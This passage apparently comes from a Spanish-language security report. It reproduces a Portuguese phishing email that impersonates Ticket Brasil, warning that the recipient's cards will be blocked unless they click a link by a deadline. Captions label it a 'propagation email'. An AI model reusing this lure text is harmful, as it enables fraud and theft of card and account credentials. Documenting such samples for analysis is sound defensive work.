Organización: contato3@ticket.com
Para: ayuda@nod32-es.com

Atenção

Na constante tentativa de manter um sistema seguro, constatamos que seu cartão **Ticket** **6033-42xx-xxxx-xxxx** e **6026-51xx-xxxx-xxxx** poderá ser desativado.

Estamos enviando email para todos os nossos clientes, para confirmar quem está de fato ativo.

Você tem até o dia **10/09/2014** para confirmar a utilização do seu cartão.

Para evitar transtornos e até mesmo o **bloqueio do seu cartão**, clique no botão abaixo e acesse sua conta Ticket,

Clique aqui, caso o link acima não funcione.

Atenciosamente,

Roberto Mendes
Gerente Geral Ticket Brasil.

Figura C.6 - Otro correo de propagación.

Figura C.7 - Otro correo de propagación.